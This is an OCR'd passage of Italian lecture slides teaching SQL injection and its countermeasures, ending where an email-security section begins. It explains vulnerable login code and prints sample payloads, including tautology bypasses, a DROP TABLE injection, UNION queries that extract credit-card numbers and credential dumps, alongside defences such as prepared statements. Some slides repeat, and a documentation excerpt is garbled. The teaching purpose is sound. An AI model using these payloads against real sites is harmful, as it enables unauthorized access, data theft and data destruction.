- INSERT INTO *nome_tabella*
  VALUES (*valore1*,*valore2*,*valore3*,...);
- UPDATE *table_name*
  SET *column1=value1*,*column2=value2*,...
  WHERE *some_column=some_value*;
- …

- www.w3cschools.com/sql

SQL Injection - Funzionamento di base



Attaccante

1 Inserire input **malizioso** in un form

Server Vittima

2 query SQL **non voluta**

3 riceve (o modifica a lato server) dati sensibili

DB SQL Vittima

SQL Injection (1)

Approfitta di vulnerabilità insite nei siti Web dinamici

Input "non fidato" viene inserito – a lato client - in una query eseguita a lato server

- La stringa in input altera la **semantica** prevista della *query* al database

SQL Injection (2)

SQL Injection

- Il *browser* spedisce dell'*input* malizioso ad un *server* contenete del codice SQL che modifica la sematica della *query* che viene eseguita a lato server

Condizioni necessarie perché sia possibile un attacco SQLi:

- Mancata validazione dell'*input* a lato server (server/input vulnerabile)
- Dati inseriti a lato client che vengono ricevuti, manipolati e usati a lato server: il codice che viene eseguito a lato server (interpretato) è un insieme di istruzioni scritte dal programmatore e dati ricevuti dal client

Come trasmetterere dati dal client al server? (1)

Tramite FORM:

- Mediante i parametri contenuti nell'URL della query string usando il metodo `GET`:
  - `http://www.miosito.com/test/demo_form.php?name1=value1&name2=value2`

- Nel corpo della richiesta HTTP usando il metodo `POST`:

```
POST /test/demo_form.php HTTP/1.1
Host: w3schools.com
name1=value1&name2=value2
```

Come trasmetterere dati dal client al server? (2)

- Tramite *cookie*:

```
HTTP/1.1 200 OK
Set-Cookie: DiscountAgreed=25
Content-Length: 1530
...
```

- Una qualsiasi *parte dell'HTTP request*
  - Campo `Referer`
  - Campo `User-Agent` per generare (e visualizzare) un contenuto ottimizzatp per il tipo di browser utilizzato (siti responsive)

Come trasmetterere dati dal client al server? (3)

- Hidden form fields




Figure 5-1: A typical HTML form

The code behind this form is as follows:

```
<form method="post" action="Shop.aspx?prod=1">
Product: iPhone 5 <br/>
Price: 449 <br/>
Quantity: <input type="text" name="quantity"> (Maximum quantity is 50)
<br/>
<input type="hidden" name="price" value="449">
<input type="submit" value="Buy">
</form>
```

Come trasmetterere dati dal client al server? (3)


- Hidden form fields

```
POST /shop/28/Shop.aspx?prod=1 HTTP/1.1
Host: mdsec.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

quantity=1&price=449
```


SQL Injection - Elementi base (1)

Client-side: *Form* per inserire i dati



SQL

Client-side:



Source of: file:///Volumes/PENNA/form.html

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
  <title>Esempio di form</title>


</head>

<body>

<br>

<form action="http://bla.bla.bla.edu/cgi-bin/qualche-programma" method="post">
  <hr>
  <h3>Esempio di form che recupera dati da un utente</h3>


  <table>

    <tbody>

      <tr>

        <td>Username: <input name="username">
        </td>

      </tr>

      <tr>

        <td>Password: <input name="passwd"> </td>

      </tr>

      <tr>

        <td>Per spedire i dati, premi:
        <input value="Spedisci" type="submit"></td>

      </tr>

    </tbody>
  </table>

</form>


</body>
</html>
```

Line 8, Col 1

SQL Injection - Elementi base (2)

***Server-side*: *Script vulnerabile* che recupera i dati dalla form e li utilizza senza verificarli (e.g., costruisce la *query*)**

Esempio (codice PHP):

```
$username = $_POST['username'];

$passwd= $_POST['passwd'];

$sql = "SELECT PersonID FROM Users WHERE
username='$username' AND passwd='$passwd' ";

$rs = $db->executeQuery($sql);
```

Problema:

- L'input dell'utente contenuto in `username` e `passwd` viene inserito direttamente in un comando SQL

SQL Injection - Elementi base (3)

***Server-side*: Database su cui viene fatta la query**

Users

PersonID	username	lastName	name	SSN	passwd
1	mrossi	Rossi	Mario	265432A	jk028h
2	escarpa	Scarpa	Enzo	345679Y	aj92k0

```
SELECT username, passwd
FROM Users
```

Users


username	passwd
mrossi	jk028h
escarpa	aj92k0

SQL Injection (1) - Esempio

Query (vulnerabile!) usata <u>spesso</u> per il login:

```
var sql = "SELECT * FROM Users
WHERE username = '" + username + "'
AND passwd = '" + passwd + "'";
```

- Se ritorna qualcosa, i.e. l'utente esiste, allora il login ha successo



SQL Injection (2) - Esempio

Dati maliziosi inseriti dall'utente:

```
username = ' or 1=1 --
passwd = ahah
```

Query finale generata dall'input dell'utente:

```
SELECT * FROM Users
WHERE username = ' ' or 1=1
-- ' AND password = 'ahah'
```

Effetto:

- `1=1` sempre vero, quindi seleziona un'intera tabella invece che solo una riga!
- `--` commenta ciò che segue
- L'utente viene loggato in quanto la *query* ritorna qualcosa, viene bypassata l'autenticazione!

SQL Injection (3) - Esempio

Dati maliziosi inseriti dall'utente:

```
username = ' ; DROP TABLE Users --
passwd = boh
```

Query finale generata dall'input dell'utente:

```
SELECT * FROM users
WHERE username = ' ' ; DROP TABLE Users
-- ' AND password = 'boh'
```

Effetto:

- La query non ritorna nulla, quindi l'accesso è negato, ma **cancella la tabella degli utenti**!!
- Allo stesso modo si possono aggiungere utenti, modificare le password, ecc., però si deve conoscere la struttura del database

SQL Injection (4) – Nuovo esempio

- Supponiamo ci sia un sito di ecommerce che permette di visualizzare la lista degli ordini effettuati da un utente mediante l'uso di uno script vulnerabile che genera un URL del tipo:

```
./list_orders.php?userid=1335
```

- Lo script crea la query dall'input dell'utente:

```
$userid = $_GET['userid'];
$list = mysql_query(SELECT item, quantity, date,
shipping FROM Ordini WHERE userid=" . $userid );
```

- Se l'utente inserisce nel campo `userid`:

```
NULL UNION ALL SELECT name, CC_num, exp_mon,
exp_year FROM Creditcards
```

SQL Injection (5) – Nuovo esempio

- Viene generata la query seguente:

```
SELECT item, quantity, date, shipping FROM Ordini
WHERE userid=NULL

UNION ALL SELECT name, CC_num, exp_mon, exp_year
FROM Creditcards
```

Effetto:

- L'operatore UNION esegue l'unione insiemistica di due tabelle generate da comandi SELECT che devono avere lo stesso numero di colonne
- In questo caso la prima SELECT non ritorna nulla, la seconda ritorna una tabella con i numeri di carta di credito degli utenti che hanno effettuato pagamenti!

SQLi: obiettivi dell'attacco


1. Identificare parametri vulnerabili (quindi iniettabili)
2. Ottenere informazioni sul database (database fingerprinting)
3. Determinare lo schema del database
4. Recuperare dati contenuti nel database (per i quali non si avrebbe l'autorizzazione!)
5. Aggiungere/modificare dati
6. DoS (spegnere il db, cancellare tabelle, ecc.)
7. Bypassare l'autenticazione
8. Bypassare il sistema di logging (non si vuole che rimanga traccia dell'accesso)
9. Eseguire comandi da remoto
10. Privilege escalation

SQLi: meccanismi per l'iniezione

1. Iniezione tramite i parametri inseriti dall'utente (in genere mediante form)
2. Iniezione tramite cookie
3. Iniezione tramite variabili del server
   - Variabili che contengono il contenuto dei campi dell'intestazione della richiesta HTTP, delle intestazioni dei pacchetti IP e delle variabili d'ambiente
4. *Second-order injection*
   - L'attaccante inserisce dell'input malizioso nel db o nel sistema per eseguire un attacco di tipo SQLi successivamente, al momento in cui l'input verrà utilizzato

SQLi: parametro vulnerabile?

- Si supponga di avere una form per il recupero della password dimenticata del tipo “email me my password”:



- La query a lato server viene costruita così
  - `SELECT data FROM users WHERE email = '$email_input';`

SQLi: Classificazione degli attacchi (1)

Tautologie

- Rendere la clausola `WHERE` sempre vera
  - bypassando la condizione del comando SQL (che fa la restrizione) e quindi facendo visualizzare più dati del previsto
- In genere usata visualizzare dati per i quali non si ha l'autorizzazione e/o per bypassare l'autenticazione
- Esempi di input:
  - `UtenteValido' --`
    - Devo conoscere il nome dell'utente
    - Devo bilanciare gli apici
  - `'OR 1=1 --`
  - `'OR 1=1 #` (equivalente a ` OR 1 #)
  - `'OR 'a'='a`
    - Vengono bilanciati gli apici, non serve commentare

SQLi: Classificazione degli attacchi (2)

UNION Query

- Per ottenere dati da una seconda tabella (che di base non verrebbe "toccata" dalla query modificata)

Vincoli:

- Bisogna conoscere la struttura del DB (almeno il nome delle tabelle)
- Il numero delle colonne deve essere lo stesso, come fare?
  - `'UNION SELECT 1;`
    - `SELECT name, lastname, pwd FROM users WHERE lastname = '' UNION ALL SELECT 1;`
  - `'UNION SELECT 1,1;`
  - `'UNION SELECT 1,1,1;`

SQLi: Classificazione degli attacchi (2)

UNION Query

- Come fare se la prima `SELECT` retituisce un solo attributo, mentre noi nella seconda `SELECT` vogliamo recuperare piu attributi?
  - `CONCAT`
  - `SELECT name FROM users WHERE lastname = ‘’ UNION SELECT CONCAT(username, ‘:', pwd) FROM users`
- Come fare se viene stampata solo una riga della tabella restituita mentre noi vogliamo stamparle tutte?
  - `GROUP_CONCAT`
  - `SELECT name FROM users WHERE lastname = ‘’ UNION ALL SELECT GROUP_CONCAT(username, '|', pwd SEPARATOR '  ') FROM users;`

SQLi: Classificazione degli attacchi (3)

Piggy-Backed Queries

- Viene inclusa una seconda query, completamente separata da quella “originale”

- Ci sono alcuni costrutti del linguaggio di scripting usato per collegarsi al DB che potrebbero NON permettere di inserire piu comandi
  - Esempio: `mysql_query(…);`

SQLi: Classificazione degli attacchi (4)

Illegal/logically incorrect queries

- Crea comandi SQL volutamente errati per acquisire informazioni sul DB (nome di tabelle, attributi, tipo di DBMS, ecc.)

- Sfrutta i messaggi d'errore:
  - errori di tipo per capire il tipo di un attributo
  - errori sintattici (un apice messo a caso…) per capire se si tratta di un parametro vulnerabile
  - errori logici per rivelare i nomi di tabelle o colonne

SQLi: Classificazione degli attacchi (5)

Stored procedures

- Spesso usate per eseguire comandi da remoto

- Sono procedure che estendono le funzionalità del DB e permettono l'interazione con il SO
  - Sono spesso scritte in linguaggio proprietario (quindi possono essere vulnerabili ad altri tipi di attacco)
  - Possono essere parametrizzate rispetto ad alcuni parametri passati in input dall'utente, anche in questo caso se non c'è controllo dell'input possono subire gli stessi attacchi

SQLi: Classificazione degli attacchi (6)

Inferenza: Blind Injection o Timing Attack

- Spesso usate per stabilire se un parametro è vulnerabile o meno

- Nel caso di blind injection, fare una domanda con risposta VERO/FALSO

SQLi: Classificazione degli attacchi

TABLE II. TYPES OF SQLIAS AT A GLANCE

Types of Attack	Working Method
Tautologies	SQL injection queries are injected into one or more conditional statements so that they are always evaluated to be true.
Logically Incorrect Queries	Using error messages rejected by the database to find useful data facilitating injection of the backend database.
Union Query	Injected query is joined with a safe query using the keyword UNION in order to get information related to other tables from the application.
Stored Procedure	Many databases have built-in stored procedures. The attacker executes these built-in functions using malicious SQL Injection codes.
Piggy-Backed Queries	Additional malicious queries are inserted into an original injected query.
Inference - ***Blind Injection*** - ***Timing Attacks***	An attacker derives logical conclusions from the answer to a true/false question concerning the database. Information is collected by inferring from the replies of the page after questioning the server true/false questions. An attacker collects information by observing the response time (behavior) of the database.
Alternate Encodings	It aims to avoid being identified by secure defensive coding and automated prevention mechanisms. Hence, it helps the attackers to evade detection. It is usually combined with other attack techniques.

SQL Injection: Vulnerabilità e Contromisure

Vulnerabilità:

- Mancanza di controllo dell'input: dove ci si aspettano dati, sfruttando metacaratteri (e.g. apici) che servono per distinguere i dati dal controllo, vengono inseriti elementi di controllo che alterano la semantica della query

Contromisure:

- Validazione dell'input:
  - Whitelisting
  - Blacklisting
- Usare Prepared Statement e Bind variable

Blacklisting

Indicare i caratteri che non devono essere presenti nelle stringhe di input

- Filtrare apici, spazi bianchi, punto e virgola, trattini e …?

Limiti:

- Si potrebbe scordare un carattere "pericoloso"
- Può essere in conflitto con alcuni requisiti funzionali:
  - Come memorizzare O'Brien nel database se gli apici non sono permessi?
- Se `SELECT` viene bloccato, cosa succede a `SeLeCt` o a `SESELECTLECT`?
- Se `1=1 --` viene bloccato, cosa succede a `2=2 --`?

Whitelisting

Permettere solo input che rientrano in un ben definito insieme di valori

- L'insieme di valori in genere viene definito usando *espressioni regolari*
- *RegExp* è il pattern con cui confrontare le stringhe in ingresso

Esempio:

- Il parametro `month` deve essere un intero non-negativo
  - L'espressione regolare il Perl: `^[0-9]*$`
    - `^` e `$` indicano l'inizio e la fine della stringa
    - `[0-9]` indica quali cifre, * indica 0 o più cifre

Prepared Statement e Bind Variable

Idea di base: fare in modo che dati e elementi di controllo rimangano distinti

***Prepared Statement*:**

- template statico di una query SQL con parametri Bind variable) che vengono sostituiti con i valori reali in fase di esecuzione

Bind Variable

- ? segnaposto che garantisce si tratti di dati (non di controllo)

Esempio di Java Prepared Statements (1)

```
PreparedStatement stmt =
connection.prepareStatement("SELECT * FROM users
                             WHERE userid=? AND password=?");
stmt.setString(1, userid);
stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();
```

- Il posto assegnato a ciascun valore in input (immesso dall'utente) è indicato dal **?**
- Le bind variable sono tipate: i vari metodi **`set*()`** sono utilizzati per verificare che il tipo del dato di input sia quello richiesto

Esempio di Java Prepared Statements (2)

```
String query = "SELECT * FROM users WHERE userid ='"+ userid
   + "'" + " AND password='" + password + "'";
PreparedStatement stmt = connection.prepareStatement(query);
ResultSet rs = stmt.executeQuery();
```

- Codice vulnerabile!
- Anche se usa i prepared statement crea le query dinamicamente tramite concatenazione di stringhe.

Attacco dell'aprile 2008 (1)

Brian Krebs on Computer Security

Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

The attackers appear to be breaking into the sites with the help of a security vulnerability in Microsoft's Internet Information Services (IIS) Web servers. In an alert issued last week, Microsoft said it was investigating reports of an unpatched flaw in IIS servers, but at the time it noted that it wasn't aware of anyone trying to exploit that particular weakness.

Update, April 29, 11:28 a.m. ET: In a post to one of its blogs, Microsoft says this attack was *not* the fault of a flaw in IIS: "..our investigation has shown that there are no new or unknown vulnerabilities being exploited. This wave is not a result of a vulnerability in Internet Information Services or Microsoft SQL Server. We have also determined that these attacks are in no way related to Microsoft Security Advisory (951306). The attacks are facilitated by SQL injection exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. SQL injection attacks enable malicious users to execute commands in an application's database. To protect against SQL injection attacks the developer of the Web site or application must use industry best practices outlined here. Our counterparts over on the IIS blog have written a post with a wealth of information for web developers and IT Professionals can take to minimize their exposure to these types of attacks by minimizing the attack surface area in their code and server configurations."

Shadowserver.org has a nice writeup with a great deal more information about the mechanics behind this attack, as does the SANS Internet Storm Center.

Attacco dell'aprile 2008 (2)

Come ha funzionato l'attacco:

- (1) Usato Google per trovare siti che usano un particolare stile di ASP vulnerabile ad attacchi di tipo SQL injection
- (2) Usato SQL injection su questi siti, modificando la pagina restituita dal server facendo in modo che includesse un link al sito cinese `nihaorr1.com` (**NON VISITARE IL SITO**!!!!!-->aggiornamento: sito non più esistente)
- (3) Il sito `nihaorr1.com` usa script JavaScript che sfruttano vulnerabilità in IE, RealPlayer, QQ Instant Messenger


I passi (1) e (2) sono eseguiti in automatico da un tool che può venire configurato in modo che inietti qullo che si vuole nei siti vulnerabili

SQL Injection (1) - Esempio

Query (vulnerabile!) usata <u>spesso</u> per il login:

```
var sql = "SELECT * FROM Users
WHERE username = '" + username + "'
AND passwd = '" + passwd + "'";
```

- Se ritorna qualcosa, i.e. l'utente esiste, allora il login ha successo



SQL Injection (2) - Esempio

Dati maliziosi inseriti dall'utente:

```
username = ' or 1=1 --
passwd = ahah
```

Query finale generata dall'input dell'utente:

```
SELECT * FROM Users
WHERE username = ' ' or 1=1
-- ' AND password = 'ahah'
```

Effetto:

- `1=1` sempre vero, quindi seleziona un'intera tabella invece che solo una riga!
- `--` commenta ciò che segue
- L'utente viene loggato in quanto la *query* ritorna qualcosa, viene bypassata l'autenticazione!

Sintassi della query passata alla funzione `mysql_query`

mysql_query

(PHP
mysq

Wa
PD
inf

-
-

Parameters

query

An SQL query

The query string should not end with a semicolon. Data inside the query should be properly escaped.

link_identifier

The MySQL connection. If the link identifier is not specified, the last link opened by mysql_connect() is assumed. If no such link is found, it will try to create one as if mysql_connect() had been called with no arguments. If no connection is found or established, an **E_WARNING** level error is generated.

Des

mys

Return Values

For SELECT, SHOW, DESCRIBE, EXPLAIN and other statements returning resultset, **mysql_query()** returns a resource on success, or **FALSE** on error.

mysq
serve

For other type of SQL statements, INSERT, UPDATE, DELETE, DROP, etc, **mysql_query()** returns **TRUE** on success or **FALSE** on error.

Sicurezza della Posta Elettronica

Posta elettronica (1)

Una *mail* è un messaggio composto da stringhe di caratteri ASCII in un formato specificato da RFC 822 (anno 1982)

